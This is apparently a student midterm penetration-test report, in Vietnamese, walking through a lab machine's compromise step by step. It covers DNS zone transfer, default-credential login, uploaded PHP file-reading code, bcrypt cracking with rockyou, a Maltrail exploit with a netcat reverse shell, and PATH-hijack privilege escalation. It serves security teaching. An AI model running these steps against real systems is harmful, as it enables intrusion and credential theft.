

Báo cáo kết quả thi giữa kỳ HK1 2023-2024

[NT140.O11.ANTT.1.18]



STT	Họ và tên	Email	Đóng góp (%)
1	Nguyễn Lê Thảo Ngọc	21521191@gm.uit.edu.vn	50%
2	Trần Lê Minh Ngọc	21521195@gm.uit.edu.vn	50%

-- Lưu hành nội bộ --

Mục lục

1.0 Tổng quan	3
1.1 Khuyến nghị bảo mật	3
2.0 Phương pháp kiểm thử	3
2.1 Thu thập thông tin	3
2.2 Kiểm thử xâm nhập	4
2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: X.X.X.X	4
Thông tin dịch vụ	4
Khởi tạo shell với quyền user thường	4
Leo thang đặc quyền	Error! Bookmark not defined.
2.3 Duy trì quyền truy cập	15
2.4 Xóa dấu vết	16
3.0 Phụ lục	16
3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt	16

1.0 Tổng quan

NT140.O11.ANTT.1.18 được giao nhiệm vụ thực hiện một bài kiểm tra xâm nhập giữa kì đã được chuẩn bị sẵn. Mục tiêu của bài kiểm tra này là thực hiện các cuộc tấn công, tương tự như tấn công của tin tặc và cố gắng xâm nhập vào hệ thống được chuẩn bị trước.

Địa chỉ máy IP nạn nhân: 192.168.19.135

1.1 Khuyến nghị bảo mật

NT140.O11.ANTT.1.18 khuyến nghị vá các lỗ hổng được xác định trong quá trình kiểm thử để đảm bảo rằng tin tặc không thể khai thác các máy chủ này trong tương lai. Cần lưu ý rằng các máy chủ này cần được vá thường xuyên và nên duy trì chính sách kiểm tra, vá lỗi định kỳ để phát hiện và ngăn chặn các lỗ hổng mới xuất hiện trong tương lai.

2.0 Phương pháp kiểm thử

NT140.O11.ANTT.1.18 đã sử dụng các phương pháp được áp dụng rộng rãi để quá trình kiểm tra thâm nhập đạt được tính hiệu quả trong việc kiểm tra mức độ an toàn của máy chủ. Dưới đây là sơ lược về cách NT140.O11.ANTT.1.18 có thể xác định và khai thác máy chủ và bao gồm tất cả các lỗ hổng riêng lẻ được tìm thấy..

2.1 Thu thập thông tin

Giai đoạn thu thập thông tin của quá trình kiểm thử xâm nhập tập trung vào việc xác định phạm vi kiểm thử. Trong đợt kiểm thử xâm nhập này, NT140.O11.ANTT.1.18 được giao nhiệm vụ khai thác vào các máy chủ với địa chỉ IP cụ thể là:

Địa chỉ IP máy kẻ tấn công:

- 10.8.0.X (X thay đổi do truy cập nhiều lần)

Địa chỉ IP của máy nạn nhân:

- 192.168.19.135

2.2 Kiểm thử xâm nhập

Giai đoạn kiểm thử xâm nhập tập trung vào việc chiếm quyền kiểm soát vào máy chủ. Trong đợt kiểm thử xâm nhập này, NT140.011.ANTT.1.18 đã có thể truy cập thành công vào máy chủ.

2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.135

Thông tin dịch vụ

Địa chỉ IP	Các port đang mở
192.168.19.135	TCP: 22, 53, 80, 7171
	UDP: không có

**Các Flag Bonus vui lòng trình bày tích hợp trong phần khởi tại shell với quyền user người dùng và leo thang đặc quyền.*

- Sử dụng nmap để scan tất cả các port đang mở ở máy mục tiêu

```
(ngoc@ngoc)-[~]
$ sudo nmap -sV -sC -p- 192.168.19.135
[sudo] password for ngoc:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 23:18 +07
Nmap scan report for infinity.insec (192.168.19.135)
Host is up (0.057s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linu
x; protocol 2.0)
| ssh-hostkey:
|   256 ca:7c:ae:c3:33:88:b0:9d:35:93:6d:13:2a:f8:ba:3d (ECDSA)
|_  256 3f:38:38:13:19:49:b0:02:22:95:11:eb:5c:6c:7b:0a (ED25519)
53/tcp    open  domain       ISC BIND 9.18.12-0ubuntu0.22.04.3 (Ubuntu Li
nux)
| dns-nsid:
|_  bind.version: 9.18.12-0ubuntu0.22.04.3-Ubuntu
80/tcp    open  http         nginx 1.24.0
|_ http-server-header: nginx/1.24.0
|_ http-title: Welcome to nginx!
4912/tcp  open  lutap?
7171/tcp  open  drm-production?
| fingerprint-strings:
|   DNSStatusRequestTCP:
|     [infinity.insec] Bot checking!!![infinity.insec] What is the sum of 7
6 and 9?: [infinity.insec] You are a dumb bot!!!
|   DNSVersionBindReqTCP:
|     [infinity.insec] Bot checking!!![infinity.insec] What is the sum of 5
3 and 26?: [infinity.insec] You are a dumb bot!!!
|   GenericLines:
|     [infinity.insec] Bot checking!!![infinity.insec] What is the sum of 6
3 and 22?: [infinity.insec] You are a dumb bot!!!
|   GetRequest:
|     [infinity.insec] Bot checking!!![infinity.insec] What is the sum of 6
6 and 80?: [infinity.insec] You are a dumb bot!!!
|   HTTPOptions:
|     [infinity.insec] Bot checking!!![infinity.insec] What is the sum of 8
```

- Ta có thể thấy rằng có 4 port đang bật: 22 (ssh), 53 (domain), 80 (http) và 7171 (drm-production?)

Flag 01: INF01{zq4JICgufGagecA0YSnk}

- Sử dụng netcat để kết nối với cổng 7171, nhóm tìm được flag 01

```
(bun@kali)-[~]
$ nc 192.168.19.135 7171
[infinity.insec] Bot checking!!![infinity.insec] What is the sum of 9 and 2?: 11
[infinity.insec] Wellcome user. Here is your flag: INF01{zq4JICgufGagecA0YSnk}
```

Flag 02: INF02{74t1Frq4ZlHvGsSKGMxr}

- Nhóm thấy port 53 domain DNS đang bật nên chúng ta sẽ tiến hành khai thác port này.

```
(bun@kali)-[~]
$ host -l infinity.insec 192.168.19.135
Using domain server:
Name: 192.168.19.135
Address: 192.168.19.135#53
Aliases:

infinity.insec name server ns1.infinity.insec.
infinity.insec name server ns2.infinity.insec.
inffile123.infinity.insec has address 127.0.0.1
ns1.infinity.insec has address 10.1.1.3
ns2.infinity.insec has address 10.1.1.4
unk.infinity.insec has address 127.0.0.1

(bun@kali)-[~]
$
```

- Nhóm tìm được một số domain, chúng ta sẽ lần lượt kiểm tra các domain này bằng lệnh host.
- Trước tiên là inffile123.infinity.insec: chưa tìm được gì đặc biệt.

```
(bun@kali)-[~]
$ host -t any ns1.infinity.insec 192.168.19.135
Using domain server:
Name: 192.168.19.135
Address: 192.168.19.135#53
Aliases:

ns1.infinity.insec has address 10.1.1.3

(bun@kali)-[~]
$ host -t any ns2.infinity.insec 192.168.19.135
Using domain server:
Name: 192.168.19.135
Address: 192.168.19.135#53
Aliases:

ns2.infinity.insec has address 10.1.1.4


(bun@kali)-[~]
$ host -t any inffile123.infinity.insec 192.168.19.135
Using domain server:
Name: 192.168.19.135
Address: 192.168.19.135#53
Aliases:

inffile123.infinity.insec has address 127.0.0.1

(bun@kali)-[~]
$
```

- Tiếp theo, chúng ta thử với domain unk.infinity.insec. Ở đây, nhóm tìm được flag 02.
Flag 03: INF03{yqFS5pRY31vYHNJ5FoQW}

- Sử dụng đường dẫn <http://inffile123.infinity.insec/> (domain ta tìm được ở bước trên) để vào trang đăng nhập.



- Bằng tài khoản mặc định được cung cấp trong link github có trong view source (admin:admin@123 và user:12345), nhóm đăng nhập vào trang web.

```

<div class="text-center">
  <h1 class="card-title">Tiny File Manager</h1>
</div>
<hr />
<div class="form-group">
  <label for="fm_usr">Username</label>
  <input type="text" class="form-control" id="fm_usr" name="fm_usr" required autofocus>
</div>
<div class="form-group">
  <label for="fm_pwd">Password</label>
  <input type="password" class="form-control" id="fm_pwd" name="fm_pwd" required>
</div>
<div class="form-group">
  <button type="submit" class="btn btn-success btn-block mt-4" role="button">
    Sign in
  </button>
</div>
</div>
<div class="footer text-center">
  &mdash;&mdash;&mdash; &copy;
  <a href="https://tinyfilemanager.github.io/" target="_blank" class="text-muted" data-version="2.4.3">CCP Programmers</a> &mdash;&mdash;&mdash;
</div>
</div>
</section>

```


How to use

Download ZIP with latest version from master branch.


Just copy the tinyfilemanager.php to your webspace - thats all :) You can also change the file name from "tinyfilemanager.php" to something else, you know what i meant for.

Default username/password: **admin/admin@123** and **user/12345**.


- Tìm kiếm các thư mục/file ẩn bên trong trang web.



- Nhấn open để mở file.




- Chúng ta có thể thấy rằng file infinity.txt rất khả nghi. Dùng đường dẫn được cho ở trên để mở file: <http://inffile123.infinity.insec/infinity.txt>
- Ta kiếm được flag 03




Flag 04: INF04{38vxzg3tQAa7HRNaJbY6}

- Tiếp tục tìm kiếm các thư mục/file ẩn tại thư mục gốc.
- Tải file list1.php lên web



- Nhấn Open để thực thi code.



- Mở lần lượt các file .php, .json để xem nội dung (file .txt chứa flag 03 nên không mở nó nữa)
 - Xem nội dung file index.php bằng đoạn code sau

File Manager






File "list3.php"

Full path: /var/www/html/data/list3.php

File size: 447 B

MIME-type: text/x-php

Charset: utf-8

 Download  Open  Edit  Advanced Editor  Back

```
<?php

$targetFile = "index.php";
$directory = '../../../../../var/www/html';

// Iterate through the directory and list all files
foreach (new DirectoryIterator($directory) as $fileInfo) {
    if ($fileInfo->isDot()) continue;

    $file = $fileInfo->getPathname();
    echo "$file<br>\n";

    if ($fileInfo->getFilename() === $targetFile) {
        $fileContent = file_get_contents($file);
        print_r (explode(" ", $fileContent));
    }
}

?>
```

- Nhấn Open để thực thi code

```
3 Tiny File <?php [x] inffile123. 404 Not F inffile123. inffile123. inffile123. <?php" [35 + v
< inffile123.infinity.insec/data/list3.php
Kali Linux Kali Tools New Tab Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB >>

../../../../var/www/html/data
../../../../var/www/html/index.php
Array ( [0] => Configuration $CONFIG [2] => [3] =>
'{"lang":"en","error_reporting":false,"show_hidden":false,"hide_cols":false,"calc_folder":false}'; /** [4] => * [5] =>
H3K [6] => | [7] => Tiny [8] => File [9] => Manager [10] => V2.4.3 [11] => * [12] => CCP [13] => Programmers
[14] => | [15] => ccpprogrammers@gmail.com [16] => * [17] => https://tinyfilemanager.github.io [18] => */ //TFM
[19] => version define('VERSION', [20] => '2.4.3'); //Application [21] => Title define('APP_TITLE', [22] => 'Tiny
[23] => File [24] => Manager'); // [25] => -- [26] => EDIT [27] => BELOW [28] => CONFIGURATION [29] =>
CAREFULLY [30] => -- // [31] => Auth [32] => with [33] => login/password [34] => // [35] => set [36] =>
true/false [37] => to [38] => enable/disable [39] => it // [40] => Is [41] => independent [42] => from [43] => IP
[44] => white- [45] => and [46] => blacklisting $use_auth [47] => = [48] => true; // [49] => Login [50] => user
[51] => name [52] => and [53] => password // [54] => Users: [55] => array('Username' [56] => => [57] =>
'Password', [58] => 'Username2' [59] => => [60] => 'Password2', [61] => ...) // [62] => Generate [63] => secure
[64] => password [65] => hash [66] => - [67] => https://tinyfilemanager.github.io/docs/pwd.html $auth users [68]
=> = [69] => array( [70] => [71] => [72] => [73] => 'admin' [74] => => [75] =>
$2y$10$/K.hjNr84lLNDt8fTXjoI.DBp6PpeyoJ.mGwrrLuCZfAwfSAGqhOW', [76] => [77] => [78] => [79] => 'user'
[80] => => [81] => '$2y$10$/Fg6Dz8oH9fPoZ2jJan5tZuv6Z4Kp7avtQ9bDfrdRntXtPeiMAZyGO', [82] => [83] =>
[84] => [85] => 'taylor' [86] => => [87] =>
$2y$10$/Z51V0BOLzIo2wNCrALyAluiQ0PHoxgmYwv1xZraJQjrsBqtkRA0KW' ); //set [88] => application [89] =>
theme //options [90] => - [91] => 'light' [92] => and [93] => 'dark' $theme [94] => = [95] => 'dark'; // [96] =>
Readonly [97] => users [98] => // [99] => e.g. [100] => array( 'users'. [101] => 'quest'. [102] => ...)
```

=> Nhóm tìm thấy có mục auth users: có 3 tài khoản khả nghi. Có vẻ như password đã bị mã hoá.

- 'admin' => admin@123
- 'user' => '\$2y\$10\$/Fg6Dz8oH9fPoZ2jJan5tZuv6Z4Kp7avtQ9bDfrdRntXtPeiMAZyGO': 12345
- 'taylor' => '\$2y\$10\$/Z51V0BOLzIo2wNCrALyAluiQ0PHoxgmYwv1xZraJQjrsBqtkRA0KW'

Vì tài khoản admin và user đã được cho biết trước trong source code github của Tiny File Manager nên nhóm sẽ chỉ tìm bản rõ password của user: taylor.

Vì hàm băm của PHP5 không thể giải mã được nên nhóm sẽ tìm keyword có cùng giá trị băm của password cần tìm.

Nhóm sẽ viết chương trình băm các keyword trong wordlist: rockyou.txt rồi đem so sánh với chuỗi hash của password

- Source code:

```
~/Downloads/bruteforce_hash.php - Mousepad
File Edit Search View Document Help
p...p x l...p x p...p x p...p x s...p x s...p x t...p x b...p x t...p x p...t x t...y x

1 <?php
2
3 $filename=$argv[1];
4
5 // Open the file
6 $fp = @fopen($filename, 'r');
7
8 // Add each line to an array
9 if ($fp) {
10     $password= explode("\n", fread($fp, filesize($filename)));
11 }
12
13
14 // See the password_hash() example to see where this came from.
15 $hash = '$2y$10$Z51V0B0LzIo2wNCrAlYaluiQ0PHoxgmYwv1xZraJQjrsBqtkRA0KW' ;
16
17 for($i=0;$i<sizeof($password);$i++)
18 {
19     if (password_verify($password[$i], $hash)) {
20         echo 'Password is valid!';
21         print_r("\nPassword is : \t $password[$i]");
22         break;
23     }
24     else {
25         continue;
26     }
27 }
28 ?>
```

- Thực thi chương trình tìm password của user: taylor.

```
(bun@kali)-[~/Downloads]
$ php ./bruteforce_hash.php /home/bun/Downloads/rockyou.txt
Password is valid!
Password is :    lekkerding
```

=> password của taylor là: lekkerding

- Vì port 22 (chạy dịch vụ ssh) cần tài khoản để đăng nhập nên nhóm sẽ thử đăng nhập bằng tài khoản taylor vừa tìm được

```
(bun@kali)-[~/Downloads]
$ ssh taylor@192.168.19.135
taylor@192.168.19.135's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Nov 18 08:41:54 AM UTC 2023

System load: 0.34619140625
Usage of /: 48.2% of 18.53GB
Memory usage: 9%
Swap usage: 0%
Processes: 455
Users logged in: 2
IPv4 address for br-7f2363a89e3f: 172.18.0.1
IPv4 address for docker0: 172.17.0.1
IPv4 address for ens33: 192.168.19.135

⇒ There are 14 zombie processes.

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge
```

=> Đăng nhập thành công

- Tìm các file và thư mục có trong target

```
*** System restart required ***
Last login: Sat Nov 18 08:39:49 2023 from 192.168.19.111
taylor@infinity:~$ ls
exploit.py  lmao.php  png  test.py  user.txt
```

=> Nhóm tìm được 1 file .txt (rất khả nghi).

```
taylor@infinity:~$ cat user.txt
INF04{38vxzg3tQAa7HRNaJbY6}
```

=> Dùng lệnh cat để xem nội dung của user.txt thì tìm được flag trong file này.

Flag 5: INF05{laFkXsmCsIwcskSMgMbG}

- Trong tài khoản taylor@infinity, tìm đến thư mục /etc/passwd, ta thấy ngoài tài khoản taylor còn tài khoản brown và john.

```
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
ltn0tbug:x:1000:1000:Nobody:/home/ltn0tbug:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
taylor:x:1001:1001:TinyFileManager Administrator:/home/taylor:/bin/bash
brown:x:1002:1002:MalTrail Administrator:/home/brown:/bin/bash
john:x:1003:1003:Information Asset Manager:/home/john:/bin/bash
bind:x:114:119::/var/cache/bind:/usr/sbin/nologin
```

- Ta sẽ tiến hành khai thác lỗ hổng của MailTrain (liên quan tới tài khoản brown)
- Thực hiện lắng nghe kết nối tại 1 port bất kỳ chưa dùng tới tại máy target (user: taylor)

```
taylor@infinity:~$ nc -lvp 9191
Listening on 0.0.0.0 9191
```

- Chạy file khai thác lỗ hổng (theo hướng dẫn trong link: <https://github.com/spookier/Maltrail-v0.53-Exploit/tree/main>)

```
taylor@infinity:~$ python3 exploit.py 127.0.0.1 9191 http://127.0.0.1:8338
Running exploit on http://127.0.0.1:8338/login
```

- Kết quả sau khi kết nối thành công thì truy cập được vào port 8338 trên máy mục tiêu.
- Ta thấy file flag.txt, dùng lệnh cat để mở và thấy flag 05

```
Connection received on 192.168.19.111 49474
taylor@infinity:~$ nc -lvp 9191
Listening on 0.0.0.0 9191
Connection received on 127.0.0.1 40974
$ ls
ls
CHANGELOG      html          misc          server.py
CITATION.cff   LICENSE      plugins       thirdparty
core           maltrail.conf README.md     trails
docker         maltrail-sensor.service requirements.txt
flag.txt       maltrail-server.service sensor.py
$ cat flag.txt
cat flag.txt
INF05{laFkXsmCsIwcskSMgMbG}
$
```

Flag 06: INF06{m5HJmxlrL25hwuOqUuM6}

- Dùng leo thang đặc quyền lên john

```
sbin:/bin:/snap/bin: bad variable name
```

```
$ /usr/bin/sysinfo
```

```
/usr/bin/sysinfo
```

```
Reported date: /tmp/date: connect: Connection refused
```

```
/tmp/date: line 3: /dev/tcp/127.0.0.1/9002: Connection refused
```

```
Visual Studio
```

```
Reported usser: john
```

```
-----SYSTEM-----
```

```
john@infinity:/tmp$ ls
```

```
ls
```

```
date
```

```
hostnamectl
```

```
_MEIgxIVTC
```

```
dlwx 2 1000 1000 4096 Nov 8 08:01 VMware-1000_741-4248811580
```

```
$ which hostnamectl
```

```
which hostnamectl
```

```
/tmp/hostnamectl
```

```
$ export $PATH=/tmp:$PATH
```

```
export $PATH=/tmp:$PATH
```

```
/bin/sh: 41: export: /tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
```

```
sbin:/bin:/snap/bin: bad variable name
```

```
$ echo "/bin/bash" > hostnamectl
```

```
echo "/bin/bash" > hostnamectl
```

```
$ chmod +x hostnamectl
```

```
chmod +x hostnamectl
```



```
john@infinity:/$ ls
ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
john@infinity:/$
```

```
john@infinity:/home/john$ ls
ls
flag.txt
getinfo.sh
john@infinity:/home/john$ cat flag.txt
cat flag.txt
INF06{m5HJmxlrL25hwuOqUuM6}
john@infinity:/home/john$ ^C
taylor@infinity:~$
```

2.3 Duy trì quyền truy cập

Sau khi kiểm soát được các máy chủ, chúng tôi vẫn duy trì được phiên truy cập của mình, nhằm đảm bảo rằng chúng tôi vẫn có thể truy cập lại vào máy chủ bất kỳ lúc nào. Nhiều lỗ hổng chỉ có thể được khai thác một lần duy nhất, vì vậy việc duy trì phiên truy cập vào máy chủ là hết sức cần thiết. NT140.011.ANTT.1.18 đã thêm vào các tài khoản có quyền cao nhất (thuộc các group administrators hoặc sudo) trên các máy chủ mà chúng tôi đã kiểm soát. Ngoài quyền truy cập cao nhất, một shell

Metasploit đã được cài đặt trên máy nhằm đảm bảo rằng các quyền truy cập bổ sung sẽ được thiết lập.

2.4 Xóa dấu vết

Giai đoạn xóa dấu vết nhằm đảm bảo rằng các dữ liệu/tài khoản được sinh ra trong quá trình kiểm thử xâm nhập được loại bỏ khỏi máy chủ. Thông thường, các phần nhỏ của công cụ hoặc tài khoản người dùng được để lại trên máy tính của tổ chức, điều này có thể gây ra các vấn đề về bảo mật. Chúng ta cần phải đảm bảo rằng không để sót lại bất kỳ dấu vết trong quá trình kiểm thử xâm nhập.

Sau khi có được các thông tin có giá trị trên máy chủ của đơn vị, NT140.O11.ANTT.1.18 đã xóa tất cả tài khoản và mật khẩu người dùng cũng như các dịch vụ được tạo ra bởi Metasploit.

3.0 Phụ lục

3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt

Địa chỉ IP (Hostname)	Nội dung Bonus	Nội dung user.txt	Nội dung root.txt
taylor@192.168.19.135		INF04{38vxzg3tQAa7HRNaJbY6}	

- HẾT -